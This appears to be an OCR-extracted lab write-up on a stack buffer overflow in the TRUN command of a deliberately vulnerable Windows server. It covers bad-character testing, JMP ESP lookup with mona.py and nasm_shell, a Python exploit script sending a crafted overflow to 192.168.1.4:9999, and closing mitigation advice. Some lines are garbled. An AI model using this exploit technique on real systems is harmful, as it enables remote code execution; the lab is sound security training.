
The script defines a sequence of bytes (badchars) to identify problematic characters that might cause issues during payload injection. The shellcode combines a padding of "A"s (to control the offset in memory), followed by "B"s, and appends the badchars for testing. The script establishes a socket connection to a specific IP address (192.168.1.4) and port (9999) and sends a crafted payload (b"TRUN./: " + shellcode). This is typically used to test how a target application handles the payload, especially in identifying bad characters or confirming buffer overflow vulnerabilities. The loop ensures the script retries upon errors and exits gracefully if an exception occurs.


Every single HEX character sent in the payload is present in the HEX dump, which means that there is not a single bad character, and all can be used in the shell code.




Finding the Right Module


Download the mona.py module and add it to the modules folder inside Immunity Debugger






- Top-left panel: Displays the disassembly of the program's instructions. We can see the machine code being interpreted in assembly language, including instructions like PUSH, MOV, and CALL, alongside memory addresses and function references.
- Top-right panel: Displays the CPU registers, such as EAX, EBX, and ESP. These are used to monitor the current state of the processor while executing the program.
- Bottom-left panel: Contains the memory dump, showing raw memory content in hexadecimal and ASCII format. This is useful for analyzing buffer overflows or memory-related issues.
- Bottom-right panel: Displays the call stack, which shows the sequence of function calls leading up to the current instruction. This helps trace the execution flow.





We now need to convert some assembly commands to HEX, and send those in the shellcode. The JMP ESP command will make the program jump to our malicious shellcode.


```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```




```
File  Actions  Edit  View  Help
 GNU nano 7.2                    rightmodule.py *
import sys
import socket

shellcode = b"A" * 2003 + b"\xbb\x11\x50\x62"

while True:
        try:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect(("192.168.1.4", 9999))
                s.send((b"TRUN/.:/ " + shellcode))
                s.close()
        except Exception as error:
                print(error)
                sys.exit()
```


The script performs a buffer overflow attack simulation or exploit testing. It creates a socket connection to a specific IP address (192.168.1.4) on port 9999 and sends a payload (TRUN ./ followed by a string of 2003 "A" characters and the byte sequence \xbb\x11\x50\x62 defined in shellcode). The script runs in an infinite loop, continuously attempting the connection. If an exception occurs, the error is printed, and the script exits.

Now we use the 625011bb for the breakpoint because tag due to 625011af is not recognize by the program.







Generating Shellcode and Gaining Root



The Python script is an exploit designed to demonstrate a buffer overflow vulnerability in a network service. It constructs a malicious payload (payload) containing shellcode intended to execute arbitrary code, preceded by a padding of 2003 "A" characters to fill the buffer.

This is followed by an overwrite of the return address (\xbb\x11\x50\x62), pointing to a location in memory where a NOP sled (\x90 repeated 32 times) leads to the malicious shellcode. The script establishes a connection to a target server (IP 192.168.1.4, port 9999) and sends the crafted exploit as part of a TRUN command. If any error occurs during the attack attempt, it is caught, printed, and the script exits. We tested it by opening the calculator.





Recommendation:

Who:	The system security team and developers of the programs.
Vector:	Remote.
Action:	*Item 1:* Randomize memory addresses to make it more difficult to predict the location of critical program points, such as the return address. *Item2:* Ensure that system modules, such as essfunc.dll, are protected against unauthorized or modified execution, and prevent code execution from unsecured locations. *Item 3:*Validate and sanitize all user input, such as commands processed by *netcat*, to prevent malicious data from altering program behavior, including removing forbidden characters and limiting the length of input.